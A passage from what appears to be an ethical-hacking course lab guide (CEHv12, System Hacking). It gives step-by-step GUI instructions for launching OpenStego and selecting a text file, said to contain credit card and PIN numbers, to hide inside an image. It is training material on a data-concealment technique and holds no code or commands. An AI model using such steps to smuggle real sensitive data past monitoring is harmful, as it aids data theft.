
2. Click **Search** icon () on the **Desktop**. Type **openstego** in the search field, the **OpenStego** appears in the results, click **OpenStego** to launch it.




3. The **OpenStego** main window appears, as shown in the screenshot.



- Click the **ellipsis** button next to the **Message File** section.




- The **Open - Select Message File** window appears. Navigate to **Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **New Text Document.txt**, and click **Open**. Assume the text file contains sensitive information such as credit card and pin numbers.

